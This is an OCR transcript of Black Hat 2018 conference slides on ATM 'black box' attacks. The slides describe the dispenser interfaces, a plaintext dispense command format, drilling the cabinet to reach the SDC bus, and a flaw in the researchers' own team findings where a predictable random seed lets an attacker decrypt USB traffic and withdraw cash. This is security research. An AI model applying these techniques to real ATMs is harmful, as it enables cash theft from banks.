black hat USA 2018

AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS

Blackbox is dead – Long live Blackbox!


Vladimir Kononovich


Aleksey Stennikov


Who are we?

Vladimir Kononovich:

- Reverse-engineering: my hobby and my job
- An active romhacking community member (Sega Genesis/Mega Drive)
- Reverse-engineering since 2008









Who are we?

Aleksey Stennikov:

- Hardware expert
- ICS/SCADA security researcher
- ATM researcher
- Some skills of RE





ATMs – is restricted area! (Not really)

- Simple human cannot just get access to the ATM hardware
- In most cases there are no docs, SDKs, programming examples, firmware binaries, etc.

So the usual ATM vendor's idea is…

Security through obscurity!

- Hide and encrypt everything… so it should be safe (they hope)


Inside ATM

- Cabinet
  - PC
  - Monitor
  - Encrypting Pin Pad (EPP)
  - Printer(s)
  - UPS unit
  - Others
- Safe
  - Cash Dispenser

The most interesting is the dispenser.

Money are here!

Data flow



Processing center
Network
Windows-based application
XFS Layer
XFS Service providers
Hardware units

About an ATM security

ATM threats:

- Fraud
- Brute-force
- Malware
- Hardware attacks


About an ATM security




Source: M. H. de Bijl: Using Data Analysis to Enhance Attack Trees, 2017

Fraud-based attacks


- Widely used
- Trivial techniques
- Is not complex
- Detection is simple






Brute-force attacks

- Widely used
- Primitive
- Efficiency depends on the bank security services




Malware-based attacks

- Widely used
- One of most popular ATM attack
- XFS layer used
- Complicated infectioning ways are needed in most cases



What are Black Box attacks?



Black Box attacks are…

- Type of logical attacks (along with XFS attacks and proc-center emulation) using H/W devices to connect directly to dispenser for cash withdrawal
- Leave no traces, logs, etc. in most cases
- Requires ATM's internals an hardware knowledge
- Doesn't depend on OS, Processing Center and application control software

Source: https://answerpro.ru/services/hardware-development/cerber-ndc-lock/en/#services

Hardware interconnections

Connection types:


- RS-232
- SDC
- USB
- CAN(?)

Hardware interconnections: RS-232

- … aka COM-port aka DB9 aka V.24/V.28
- First and most simple ATM hardware communication interface
- In ATM it used mostly with MUX due to the small number of ports in the PC
- Is obsolete
- Attacker device is simple laptop and cheap USB-com converter


Hardware interconnections: RS-232


- Mostly unencrypted
- Some vendors tries to issue patches with communication encryption but they are limited by resources of old hardware
- In some cases protocol is ASCII-based, human-readable and looks like: "DGTM-01-02\n" that is abbreviation of DispenserGimmeTheMoney from 1-st cassette 2 notes
- Is primitive and not interesting for us



Hardware interconnections: SDC

- … aka RS-485 aka multidrop COM-Port
- Unusual baudrate is used
- Rare size of byte
- Encryption is… XOR
- Firmware is updatable…
  by ROM-Chip replacement
- All devices stays in the same network





Hardware interconnections: SDC

It's called "Drilled Box"

We are able to drill front of cabinet next to EPP and can find SDC-Bus wires

Why it works?

SDC connection looks like:

PC<->EPP<->OtherDevices<->Dispenser

ATM uses special communication board

Source: http://rus.delfi.ee/daily/criminal/foto-v-tallinne-i-haryumaa-prestupniki-pytalis-poluchit-nalichnye-iz-bankomatov?id=76460919

Hardware interconnections: USB

- More complex for research: descriptors, endpoints, their types, composite devices, etc.
- H/W sniffers are expensive
- Obsolete dispenser with primitive protocols are still here, but all modern devices have strong encryption
- Usually it’s HID/composite device

Hardware interconnections: USB

Positive Technologies Research Team findings

1. *time()* -> 0
2. *srand(time())*
3. *rand()* -> Pre-known initial session keys
4. Decrypted packets
5. Known encryption algo and session keys
6. Withdrawn money
7. ?????
8. **PROFIT!**

Hardware interconnections: USB

What to do if packets are encrypted

